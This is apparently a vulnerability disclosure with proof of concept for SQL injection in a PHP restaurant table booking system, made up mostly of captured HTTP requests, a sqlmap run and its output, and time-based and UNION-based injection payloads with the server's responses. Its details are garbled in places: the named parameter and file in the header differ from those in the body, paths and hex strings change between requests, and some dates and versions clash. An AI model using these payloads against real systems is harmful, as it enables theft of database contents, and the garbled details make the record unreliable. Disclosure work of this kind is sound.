

SQL Injection vulnerability was identified in "rtbs/check-status.php" in Restaurant Table Booking System using PHP and MySQL V1.0, enabling attackers to retrieve sensitive database information by manipulating the "appointment_date" POST request parameter.

Affected Project: Restaurant Table Booking System using PHP and MySQLV1.0

Official Website: <https://phpgurukul.com/restaurant-table-booking-system-using-php-and-mysql/>


Version: 1.0

Affected Components:

- **Affected File:** rtbs/check-status.php
- **Affected Parameter:** "searchdata" URL parameter

Proof of Concept:

Step 1: First navigate to <http://localhost/rtbs/check-status.php> and in search bar, provide values **hello** and enable burpsuite intercept to capture the request.



Step 2: Copy the all request and save in a file. (Here name is given search.txt)

```
1 POST /rtbs/search-result.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/rtbs/check-status.php
12 Cookie: PHPSESSID=0m0ctnokfckn4fiocqmwkn39uh
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 searchdata=hello&submit=Search
```

Step 3: Now run sqlmap command `python ./sqlmap.py -r C:\Users\bhush\Desktop\search.txt --batch` shown in screenshot.

- Now notice that searchkey parameter is vulnerable with time-based blind and UNION Type SQL Injection. Current database is shown.

```
PS C:\Users\bhush\Downloads\sqlmapproject-sqlmap-9e36fd7> python ./sqlmap.py -r C:\Users\bhush\Desktop\search.txt --batch

[1.8.9.18dev]
https://sqlmap.org

[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:23:49 /2024-10-18/

[01:23:49] [INFO] parsing HTTP request from 'C:\Users\bhush\Desktop\search.txt'
[01:23:49] [INFO] remaining back-end DNS: 'mysql'
[01:23:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: searchdata (POST)
  Type: time-based blind
  Title: MySQL == 5.8.12 and time-based blind (query SLEEP)
  Payload: searchdata=hello' AND (SELECT 7021 FROM (SELECT(SLEEP(5))))LjDm AND 'oBcD'='oBcDsubmit=Search

  Type: UNION query
  Title: Generic UNION query (NULL) - 14 columns
  Payload: searchdata=hello' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162727671,0x665566734972516647486344724e66646d4b769716963576c61567a6957724d7a506f6548666f41,0x717278717171),NULL-- -x$submit=Search

[01:23:50] [INFO] the back-end DNS is MySQL
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DNS: MySQL == 5.8.12 (MariaDB fork)
[01:23:50] [INFO] fetched data logged to text files under 'C:\Users\bhush\AppData\Local\sqlmap\output\localhost'

[*] ending @ 01:23:50 /2024-10-18/
```

- Time Based SQL Injection POC-1

```
POST /rtbs/search-result.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 94
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/rtbs/check-status.php
Cookie: PHPSESSID=mdtuo4n0c4nf100gmwn3ub
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

searchdata=hello' AND (SELECT 7021 FROM (SELECT(SLEEP(5))))LjDm AND 'oBcD'='oBcDsubmit=Search

1 HTTP/1.1 200 OK
2 Date: Thu, 17 Oct 2024 19:57:34 GMT
3 Server: Apache/2.4.58 (Ubuntu) OpenSSL/3.1.3 PHP/8.0.30
4 X-Powered-By: PHP/8.0.30
5 Expires: Thu, 19 Nov 1991 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 5256
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html lang="en">
15 <head>
16 <meta charset="utf-8">
17 <meta name="viewport" content="width=device-width, initial-scale=1">
18 <title>
19 Restaurant Table Booking System | search result
20 </title>
21
22 <!-- Google Font: Source Sans Pro -->
23 <link rel="stylesheet" href="
24 https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,400i,700&display=faillback
25 ">
26
27 <!-- Font Awesome -->
28 <link rel="stylesheet" href="plugins/fontawesome-free/css/all.min.css">
29
30 <!-- DataTables -->
31 <link rel="stylesheet" href="plugins/datatables-bs4/css/dataTables.bootstrap4.min.css">
32 <link rel="stylesheet" href="
33 plugins/datatables-responsive/css/responsive.bootstrap4.min.css">
34 <link rel="stylesheet" href="plugins/datatables-buttons/css/buttons.bootstrap4.min.css">
35
36 <!-- Theme style -->
37 <link rel="stylesheet" href="dist/css/adminlte.min.css">
38 </head>
39 <body>
40 <div>
41 <!-- Navbar -->
42 <!-- /.navbar -->
43
44 <!-- Content Wrapper. Contains page content -->
45 <div>
46 <!-- Content Header (Page header) -->
47 <section class="content-header">
48 <div class="container-fluid">
49 <div class="row">
50 <div class="col-sm-6">
51
52 search Results against 'hello' AND (SELECT 7021 FROM
53 (SELECT(SLEEP(5))))LjDm AND 'oBcD'='oBcD'
54 </div>
55 </div>
56 </div>
57 <!-- /.container-fluid -->
58 </section>
59
60 <!-- Main content -->
61 <section>
62 <div>
63 <div class="row">
64 <div class="col-12">
65 <div class="card">
66
67 <div class="card">
68 <div class="card-header">
```

- Time Based SQL Injection POC-2

```
Request
Pretty Raw Hex
1 POST /rtbs/search-result.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 94
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/rtbs/check-status.php
12 Cookie: PHPSESSID=mdtuo4n0c4nf100gmwn3ub
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 searchdata=hello' AND (SELECT 7021 FROM (SELECT(SLEEP(5))))LjDm AND 'oBcD'='oBcDsubmit=Search

Response
Pretty Raw Hex Render
20 <!-- Google Font: Source Sans Pro -->
21 <link rel="stylesheet" href="
22 https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,400i,700&display=faillback
23 ">
24
25 <!-- Font Awesome -->
26 <link rel="stylesheet" href="plugins/fontawesome-free/css/all.min.css">
27
28 <!-- DataTables -->
29 <link rel="stylesheet" href="plugins/datatables-bs4/css/dataTables.bootstrap4.min.css">
30 <link rel="stylesheet" href="
31 plugins/datatables-responsive/css/responsive.bootstrap4.min.css">
32 <link rel="stylesheet" href="plugins/datatables-buttons/css/buttons.bootstrap4.min.css">
33
34 <!-- Theme style -->
35 <link rel="stylesheet" href="dist/css/adminlte.min.css">
36 </head>
37 <body>
38 <div>
39 <!-- Navbar -->
40 <!-- /.navbar -->
41
42 <!-- Content Wrapper. Contains page content -->
43 <div>
44 <!-- Content Header (Page header) -->
45 <section class="content-header">
46 <div class="container-fluid">
47 <div class="row">
48 <div class="col-sm-6">
49
50 search Results against 'hello' AND (SELECT 7021 FROM
51 (SELECT(SLEEP(5))))LjDm AND 'oBcD'='oBcD'
52 </div>
53 </div>
54 </div>
55 <!-- /.container-fluid -->
56 </section>
57
58 <!-- Main content -->
59 <section>
60 <div>
61 <div class="row">
62 <div class="col-12">
63 <div class="card">
64
65 <div class="card">
66 <div class="card-header">
```

- **Union based SQL injection POC-1**

```

1 POST /rdb/search-result.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: */*
5 test/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 234
10 Origin: http://localhost
11 Connection: Keep-Alive
12
13 Referer: http://localhost/rdb/check-status.php
14 Cookie: PHPSESSID=0cmtcnobkcmfzicogmgn3lrbah
15 Upgrade-Insecure-Requests: 1
16 Sec-Fetch-Dest: document
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Site: same-origin
19 Sec-Fetch-User: ?1
20 Priority: u=0,i=1
21
22 search&id=&hello' UNION ALL SELECT
23 NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7d7b7e7f,0xaf5fe6b734972
24 51ef4eb40ca7ce6dc6ba97de37fc63fcb35f7ae5577c4afda8dc5be6cf61,0x7fb7b7f71),NULL--
25 --submitSearch
26
27 HTTP/1.1 200 OK
28 Date: Thu, 19 Oct 2024 10:40:40 GMT
29 Server: Apache/2.4.18 (Ubuntu) OpenSSL/3.1.3 PHP/8.0.30
30 X-Powered-By: PHP/8.0.30
31 Expires: Thu, 19 Nov 1981 08:52:00 GMT
32 Cache-Control: no-store, no-cache, must-revalidate
33 Pragma: no-cache
34 Content-Length: 5945
35 Keep-Alive: timeout=5, max=100
36 Connection: Keep-Alive
37 Content-Type: text/html; charset=UTF-8
38
39 <!DOCTYPE html>
40 <html lang="en">
41   <head>
42     <meta charset="utf-8">
43     <meta name="viewport" content="width=device-width, initial-scale=1">
44     <title>
45       Restaurant Table Booking System | Search result
46     </title>
47
48     <!-- Google Font: Source Sans Pro -->
49     <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:100,400,400i,700&display=fallback">
50
51     <!-- Font Awesome -->
52     <link rel="stylesheet" href="plugins/fontawesome-free/css/all.min.css">
53     <!-- DataTables -->
54     <link rel="stylesheet" href="plugins/datatables-bs4/css/dataTables.bootstrap4.min.css">
55     <link rel="stylesheet" href="plugins/datatables-responsive/css/responsive.dataTables.min.css">
56     <link rel="stylesheet" href="plugins/datatables-buttons/css/buttons.bootstrap4.min.css">
57     <!-- Theme style -->
58     <link rel="stylesheet" href="dist/css/adminlte.min.css">
59   </head>
60   <body>
61     <div>
62       <!-- Navbar -->
63       <!-- /.navbar -->
64
65       <!-- Content Wrapper. Contains page content -->
66       <div>
67         <!-- Content Header (Page header) -->
68         <section class="content-header">
69           <div class="container-fluid">
70             <div class="card">
71               <div class="col-sm-6">

```

- **Union based SQL injection POC-2**

```

1 POST /ctbts/search-result.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 234
10 Origin: http://localhost
11 Connection: keep-alive
12 Referer: http://localhost/ctbts/check-status.php
13 Cookie: PHPSESSID=0c012047c1f0c96930939b
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19 Priority: u=0, i
20 searchdata=hello' UNION ALL SELECT
21 NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162787671,0x6f5687934972
22 5164740d34a7274e6646d4b4769716963576c5167a6957724d7a50e6f549b66cf41,0x71a707171),NULL--
23 --submit=Search
24
25 <!-- <style>#content{ height: 100%;background-color: #f0f0f0; }</style>
26 <!-- DataTables -->
27 <link rel="stylesheet" href="plugins/datatables-bs4/css/dataTables.bootstrap4.min.css">
28 <link rel="stylesheet" href="plugins/datatables-responsive/css/dataTables.bootstrap4.min.css">
29 <link rel="stylesheet" href="plugins/datatables-buttons/css/buttons.bootstrap4.min.css">
30 <!-- Theme Script -->
31 <link rel="stylesheet" href="dist/css/adminlte.min.css">
32 </div>
33 <!-- Navbar -->
34 <!-- /.navbar -->
35
36 <!-- Content Wrapper. Contains page content -->
37 <div>
38 <!-- Content Header (Page header) -->
39 <section class="content-header">
40 <div class="container-fluid">
41 <div class="row">
42 <div class="col-sm-6">
43 <h1>
44 Search Results Against 'hello' UNION ALL SELECT
45 NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162787671,0x6f5687934972
46 5164740d34a7274e6646d4b4769716963576c5167a6957724d7a50e6f549b66cf41,0x71a707171),NULL--
47 </div>
48 </div>
49 <!-- /.container-fluid -->
50 </section>
51 <!-- Main content -->
52 <section>
53 <div>
54 <div class="row">
55 <div class="col-12">
56 <div class="card">
57
58
59 <div class="card">
60 <div class="card-header">
61 <h3 class="card-title">
62 Search Details
63 </h3>

```